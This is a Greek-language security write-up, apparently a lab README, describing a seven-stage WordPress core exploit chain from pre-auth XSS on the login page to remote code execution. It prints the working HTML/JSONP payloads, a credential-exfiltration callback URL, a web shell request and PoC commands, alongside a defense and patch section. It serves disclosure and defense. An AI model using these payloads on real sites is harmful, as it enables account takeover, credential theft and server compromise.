Μόνο για εξουσιοδοτημένες δοκιμές.
Όλα τα παρακάτω εκτελέστηκαν σε τοπικό εργαστήριο (WordPress 7.0.2 στο localhos). Μην χρησιμοποιείτε αυτές τις τεχνικές σε συστήματα που δεν σας ανήκουν ή για τα οποία δεν έχετε ρητή άδεια ελέγχου.
Συνοπτική παρουσίαση
Το XSS2Shell δεν είναι ένα μεμονωμένο σφάλμα — είναι μια αλυσίδα εκμετάλλευσης επτά σταδίων που ξεκινά με έναν χαρακτήρα (< ακολουθούμενο από κενό) που παρακάμπτει δύο διαφορετικούς αναλυτές HTML στη σελίδα σύνδεσης του WordPress, και καταλήγει με εκτέλεση PHP στον διακομιστή ως www-data.
Τι το καθιστά επικίνδυνο:
- Το Στάδιο 1 απαιτεί μηδενική αυθεντικοποίηση — ο οποιοσδήποτε μπορεί να ενεργοποιήσει JavaScript στο
wp-login.php. - Βρίσκεται στον πυρήνα του WordPress — όχι σε πρόσθετο· σχεδόν κάθε υποστηριζόμενη εγκατάσταση από το 2016 επηρεάζεται.
- Χρησιμοποιεί τον ίδιο κώδικα του WordPress —
user-profile.js, REST JSONP, Κωδικούς Πρόσβασης Εφαρμογής, μεταφόρτωση πρόσθετου — ως εργαλεία. - Πλήρης RCE επιδεικνύεται και αναγνωρίζεται από το WordPress — αν και απαιτεί να παρασυρθεί ένας συνδεδεμένος διαχειριστής σε ένα κλικ.
Αυτό το άρθρο παρουσιάζει κάθε στάδιο με στιγμιότυπα οθόνης από το τοπικό μας εργαστήριο.
Το περιβάλλον εργαστηρίου
git clone <this-repo> cd xss2shell make up # WordPress 7.0.2 στο http://localhost:9080| Component | URL | Credentials |
|---|---|---|
| Vulnerable WordPress | http://localhost:9080 | admin / admin123! |
| Patched comparison | http://localhost:9081 | (optional) |
| Attacker listener | http://127.0.0.1:9090 | started by PoC script |

Κάθε ιστότοπος WordPress εκθέτει το /wp-login.php. Αυτή η σελίδα είναι το σημείο εισόδου για ολόκληρη την αλυσίδα.
Στάδιο 0: Η διαφορά ανάλυσης (βασική αιτία)
Όταν η σύνδεση αποτυγχάνει, το WordPress εμφανίζει το υποβληθέν όνομα χρήστη μέσα σε ένα μήνυμα σφάλματος. Το όνομα χρήστη περνά από δύο sanitizers που διαφωνούν για το τι είναι "ετικέτα":
| Layer | Function | Sees < area as… |
|---|---|---|
| PHP | strip_tags() | Plain text (space after < = not a tag) |
| WordPress KSES | wp_kses_post() | Valid <area> HTML element |
Το payload χρησιμοποιεί κενό μετά το<:
< area id=demo-marker>< div id=color-picker class=reset-pass-submit>< button class="wp-generate-pw color-option">XΣτο ευπαθές WordPress 7.0.2, αυτό επιβιώνει από την εξυγίανση και γίνεται ζωντανό DOM:
./scripts/demo-parser-diff.sh http://localhost:9080
Στο διορθωμένο WordPress 7.0.4, το ίδιο payload διαφεύγει σε HTML στο μήνυμα σφάλματος — χωρίς ζωντανά στοιχεία.
Αυτό το σφάλμα υπάρχει από το WordPress 4.7 (2016) και διέφυγε από χρόνια ελέγχων ασφαλείας.
Στάδιο 1: XSS προ-αυθεντικοποίησης (δεν απαιτείται σύνδεση)
Οι εισαχθέντες κόμβοι DOM ταιριάζουν με επιλογείς που αναζητά το ίδιο το user-profile.js του WordPress στη σελίδα σύνδεσης (φορτώνεται για τη ροή επαναφοράς κωδικού πρόσβασης):
- Το
.reset-pass-submit .wp-generate-pwκλικάρεται αυτόματα κατά τη φόρτωση της σελίδας - Το κλικ αναπτύσσεται στον εκχωρημένο χειριστή του
#color-picker - Ο έλεγχος φύλαξης
user_id === checkuser_idπερνά επειδή και τα δύο είναιundefined - Το jQuery κάνει POST στο
ajaxurl— αλλά τοajaxurlδεν υπάρχει στη σελίδα σύνδεσης…
Εκτός αν το αντικαταστήσουμε:
<area id=ajaxurl href=/?rest_route=/&_method=GET&_jsonp=alert&_envelope=1>Το στοιχείο <area id=ajaxurl> γίνεται window.ajaxurl. Το jQuery καλεί .toString() → επιστρέφει href. Το WordPress REST επιστρέφει JSONP → jQuery globalEval() → alert()εκτελείται στην προέλευση του WordPress.

Υποβάλετε τη φόρμα (ή ανοίξτε το demo/stage1-preauth-xss.html και κάντε κλικ στο Run Stage 1):

Αντίκτυπος μόνο σε αυτό το στάδιο: phishing διαπιστευτηρίων στον πραγματικό τομέα, session riding, κλήσεις API ίδιας προέλευσης — χωρίς καμία αυθεντικοποίηση.
Στάδιο 2: Κοινωνική μηχανική — το κλικ του διαχειριστή
Τα στάδια 2–7 απαιτούν από έναν συνδεδεμένο διαχειριστή να ανοίξει μια σελίδα ελεγχόμενη από τον εισβολέα. Αυτή είναι η τριβή που κρατά το CVSS κάτω από 10 — αλλά είναι ρεαλιστικό για στοχευμένες επιθέσεις.
Ο διαχειριστής μπορεί να λάβει: «Η συνεδρία σας έληξε — κάντε κλικ εδώ για επανα-αυθεντικοποίηση.»

Όταν κάνει κλικ, η σελίδα του εισβολέα:
- Ανοίγει ένα θυγατρικό popup (
about:blank) - Ανακατευθύνει το κύριο παράθυρο στη σελίδα εξουσιοδότησης Application Password του WordPress
- Γράφει μια φόρμα XSS στο θυγατρικό αναδυόμενο παράθυρο και την υποβάλλει αυτόματα στο
wp-login.php
Στάδιο 3: Εκτέλεση Μεθόδου Ίδιας Προέλευσης (SOME) — αυτόματη έγκριση
Το ωφέλιμο φορτίο XSS του θυγατρικού παραθύρου αλλάζει την επανάκληση JSONP από alert σε:
window.opener.approve.clickΤο WordPress REST τυλίγει την απόκριση:
/**/window.opener.approve.click({...})Το runtime επιλύει window.opener (γονικό παράθυρο) → .approve (το κουμπί #approve) → .click(). Το κουμπί Approve του Application Password κλικάρεται αυτόματα — χωρίς καμία αλληλεπίδραση χρήστη σε αυτή τη σελίδα.

Παρατηρήστε τη διεύθυνση URL επανάκλησης στη σελίδα: τα διαπιστευτήρια θα αποσταλούν στο http://127.0.0.1:9090/callback?...&password=[------].
Στάδιο 4: Καταγραφή Κωδικού Πρόσβασης Εφαρμογής
Το WordPress δημιουργεί έναν νέο Κωδικό Πρόσβασης Εφαρμογής και ανακατευθύνει στο success_url του εισβολέα με το διαπιστευτήριο στη συμβολοσειρά ερωτήματος:
http://127.0.0.1:9090/callback ?site_url=http://localhost:9080 &user_login=admin &password=XXXX XXXX XXXX XXXX XXXX XXXXΟ εισβολέας διαθέτει πλέον διαπιστευτήρια HTTP Basic auth για το WordPress REST API — από τη συνεδρία του ίδιου του διαχειριστή, χωρίς να πληκτρολογήσει τίποτα ο διαχειριστής μετά την αρχική κλικ στον σύνδεσμο.
Στάδιο 5: Δημοσίευση σελίδας υπό τον έλεγχο του εισβολέα
Χρησιμοποιώντας τον κλεμμένο Κωδικό Πρόσβασης Εφαρμογής, ο εισβολέας υποβάλλει POST στο /wp-json/wp/v2/pages και δημοσιεύει μια σελίδα με ενσωματωμένη JavaScript. Οι διαχειριστές διαθέτουν τη δυνατότητα unfiltered_html — οι ετικέτες script διατηρούνται.
Στάδιο 6: Μεταφόρτωση πρόσθετου μέσω συνεδρίας διαχειριστή
Η JavaScript του εισβολέα (που εκτελείται στο πρόγραμμα περιήγησης του διαχειριστή στη δημοσιευμένη σελίδα):
- Ανακτά το
/wp-admin/plugin-install.php?tab=uploadγια το nonce μεταφόρτωσης - Υποβάλλει POST ενός κακόβουλου ZIP στο
/wp-admin/update.php?action=upload-plugin - Το WordPress το αποσυμπιέζει στο
wp-content/plugins/xss2shell/
Το plugin δεν χρειάζεται να ενεργοποιηθεί. Τα αρχεία PHP στον κατάλογο του plugin είναι άμεσα προσβάσιμα μέσω web.
Στάδιο 7: Απομακρυσμένη εκτέλεση κώδικα
GET /wp-content/plugins/xss2shell/shell.php?cmd=whoamiΑπόκριση:
{ "rce": true, "user": "www-data", "output": "www-data\n" }
Ο εισβολέας εκτελεί πλέον αυθαίρετες εντολές ως χρήστης του διακομιστή ιστού — διαβάζει το wp-config.php (διαπιστευτήρια βάσης δεδομένων), εξάγει τη βάση δεδομένων, επεκτείνεται πλευρικά.
Πλήρης έξοδος τερματικού PoC:
Η πλήρης αλυσίδα με μια ματιά
sequenceDiagram participant A as Διακομιστής εισβολέα participant V as Πρόγραμμα περιήγησης θύματος participant W as WordPress 7.0.2 Note over V,W: Ο διαχειριστής είναι συνδεδεμένος V->>A: Ανοίγει σύνδεσμο phishing (1 κλικ) A->>V: HTML εισβολέα + θυγατρικό popup V->>W: Κύριο παράθυρο → authorize-application.php V->>W: Το θυγατρικό κάνει POST XSS payload στο wp-login.php W->>V: Το JSONP εκτελεί window.opener.approve.click Note over V,W: Το κουμπί Approve κλικάρεται αυτόματα W->>A: Ανακατεύθυνση με Application Password A->>W: REST API δημοσίευση σελίδας (Basic auth) V->>W: Ο διαχειριστής επισκέπτεται τη σελίδα → ανεβάζει plugin ZIP V->>W: GET shell.php?cmd=whoami W-->>A: www-dataΠόσο επικίνδυνο είναι στην πραγματικότητα;
Τι είναι εγγυημένο (υψηλή εμπιστοσύνη)
| Property | Value |
|---|---|
| Authentication for XSS | None |
| Affected installs | All WordPress 4.7+ before patch |
| Default-config exploitability | Stage 1 works out of the box |
| User interaction for XSS | Victim visits attacker URL |
Τι απαιτεί πρόσθετες συνθήκες (μονοπάτι RCE)
| Condition | Notes |
|---|---|
| Logged-in administrator | Must have active WP session |
| Social engineering | Admin must click attacker link |
| Application Passwords enabled | Default since WP 5.6; needs HTTPS or local env |
| Popup not blocked | Browser must allow window.open from user gesture |
Βαθμονόμηση σοβαρότητας
| Metric | Value | Interpretation |
|---|---|---|
| CVSS 4.0 | 8.9 High | Full chain impact scored; not Critical because of UI:A |
| CVSS 3.1 | 6.1 Medium | Older scoring undervalues chained impact |
| EPSS | ~0.77% | Low predicted mass exploitation (Aug 2026) |
| CISA KEV | Not listed | No confirmed in-the-wild mass exploitation yet |
| Public PoCs | Multiple on GitHub | Exploitation window may shrink |
Συμπέρασμα: Αυτό δεν είναι ένα wormable zero-click RCE όπως το Log4Shell. Είναι μια βαθιά τεχνική, ευπάθεια σε επίπεδο Core που επηρεάζει ~43% του web όπου:
- Το Στάδιο 1 μόνο αποτελεί σοβαρό pre-auth XSS στη σελίδα σύνδεσης
- Η πλήρης αλυσίδα μετατρέπει ένα κλικ διαχειριστή σε παραβίαση διακομιστή
- Η βαθύτερη αιτία (διαφορά αναλυτή) ισχύει για οποιαδήποτε βάση κώδικα που χρησιμοποιεί πολλαπλούς αναλυτές HTML
Η δική του ανακοίνωση του WordPress αναφέρει ότι το RCE απαιτεί «συνθήκες εκτός ελέγχου του εισβολέα» και «επιτυχημένη κοινωνική μηχανική.» Αυτό είναι ακριβές — αλλά η αποδεδειγμένη αλυσίδα καθιστά αυτές τις συνθήκες εφικτές με έναν μόνο σύνδεσμο.
Αναπαραγωγή ολόκληρης της αλυσίδας τοπικά
# 1. Εκκίνηση εργαστηρίου make up # 2. Ενεργοποίηση Application Passwords μέσω HTTP (μόνο για εργαστήριο) docker exec xss2shell-wordpress-1 bash -c \ "grep -q WP_ENVIRONMENT_TYPE /var/www/html/wp-config.php || \ sed -i \"/That's all, stop editing/i define( 'WP_ENVIRONMENT_TYPE', 'local' );\" /var/www/html/wp-config.php" # 3. Εκκίνηση PoC listener python3 xss2shell_poc.py -t http://localhost:9080 --lhost 127.0.0.1 --lport 9090 -c "whoami" --keep # 4. Στο πρόγραμμα περιήγησης: # a. Συνδεθείτε ως διαχειριστής στο http://localhost:9080/wp-login.php # b. Ανοίξτε το http://127.0.0.1:9091/phishing-sim.html # c. Κάντε κλικ στο "Open attacker page" (επιτρέψτε τα popups) # d. Περιμένετε την έξοδο του τερματικού που εμφανίζει shell + whoamiΆμυνα
| Priority | Action |
|---|---|
| Immediate | Update to WordPress 7.0.3 or your branch's patched release (full list) |
| Verify | ./scripts/demo-parser-diff.sh should show no injected <area> elements |
| Harden | Disable Application Passwords if unused; restrict plugin uploads; enforce 2FA for admins |
| Monitor | Watch for failed-login usernames containing < area patterns |
| WAF | Block < area / < div patterns on wp-login.php POST bodies |
Η επιδιόρθωση προσθέτει esc_html() στο όνομα χρήστη στο μονοπάτι σφάλματος σύνδεσης — διασφαλίζοντας ότι η συμβολοσειρά αντιμετωπίζεται ως κείμενο και όχι ως HTML.
Γιατί αυτό έχει σημασία για την έρευνα ασφάλειας
Κάθε σύνδεσμος στην αλυσίδα είναι μεμονωμένα βαρετός:
- Διαφορά αναλυτή → χαμηλής σοβαρότητας συντήρηση
- Λάθος σενάριο φορτώνεται στη σελίδα σύνδεσης → χαμηλό
- Επανάκληση JSONP επαληθευμένη από regex → μεσαίο
- Κωδικός πρόσβασης εφαρμογής σε URL ανακατεύθυνσης → μεσαίο
- Ο κατάλογος πρόσθετου εκτελεί PHP χωρίς ενεργοποίηση → γνωστός σχεδιασμός
